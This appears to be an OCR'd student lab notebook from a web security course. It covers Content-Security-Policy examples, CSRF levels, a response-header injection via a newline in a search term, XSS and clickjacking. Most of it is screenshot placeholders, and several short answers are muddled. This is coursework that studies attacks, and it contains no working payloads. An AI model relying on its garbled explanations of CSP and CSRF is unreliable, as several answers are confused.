
Back to lab description



- Take a screenshot of the page result that includes the URL in the browser




- Find the Content-Security-Policy: response header in the original request and take a screenshot showing it has been set properly



8. Content-Security-Policy examples

Example #1


- Take a screenshot of the page result that includes the URL in the browser




Example #2

- Find the Content-Security-Policy: response header in the original request and take a screenshot showing it has been set properly

- Take a screenshot of the console output showing all scripts blocked




- Take a screenshot of the page result that includes the URL in the browser



Example #3

- Take a screenshot of the console output showing the scripts that have been blocked. Explain why these results differ from the previous example. The url parameter CSP was set to 'self', which modifies the origin element via script downloaded from the same-origin. Therefore, content from current origin is allowed, but not its subdomains.
-



- Take a screenshot of the page result that includes the URL in the browser

Hello, madler


is this going to be changed by inline script?

changed by origin script


is this going to be changed by remote script?

Example #4

- Take a screenshot of the console output showing the scripts that have been blocked.Explain why these results differ from the previous example based on the additional options given. Csp parameter sets kind of policy that is executed. Looks like no CSP directives were violated and so all elements were explicitly set.




- Take a screenshot of the page result that includes the URL in the browser



3.3: CSRF


1. csrf (1)

- Take a screenshot showing completion of the level that includes your OdinId




3. csrf (2)


- Take a screenshot of the result showing that the exploit has failed



- Take a screenshot showing completion of the level that includes your OdinId




4. csrf (3)



5. csrf (4)

- Take a screenshot of the entire HTTP response header that includes your OdinId



- How many cookies are returned? What are their names? 1, lastSearchTerm.
- How have `foo` and `bar` been interpreted? Search term has an injected new line. New header injected into response header.
- How many cookies have been returned? 2 cookies. Madler and foo.

6. -


- Explain the results. Give one reason why a developer would choose to implement CSRF protection in this manner. If CSRF token in cookie matches cookie in form submission then no need to store CSRF token on server. CSRF is delivered back and set on the client.

- What status code is returned? What is the value of the `csrf` field in the HTML form that is given back as a response? Status code return is 200. CSRF value is odin userName: madler.

- How might a developer use a keyed hash function on the server to prevent this request from succeeding without being forced to store each token? One could add a secret token to the origin page's forms or links for sensitive requests so that an attacker doesn't spoof the request since victim's token is unknown

7. -

- Take a screenshot of the page that you are sent to for your lab notebook




- Take a screenshot showing completion of the level that includes your OdinId

9. csrf (5)


- What status code and response text is returned? 400
- What status code is returned? 200

10. -

- Take a screenshot of the page that is returned including its URL




- Take a screenshot showing completion of the level that includes your OdinId




11. cross-site-scripting/exploiting

- Take a screenshot showing completion of the level that includes your OdinId




- Take a screenshot showing completion of the level that includes your OdinId




3.4: Clickjacking

4. clickjacking (2)

- In the form's HTML, how many fields are present? Which one has been prefilled with a value? Email, CSRF. CSRF is prefilled
- Take a screenshot showing that the form in the transparent <iframe> has been prefilled similar to below

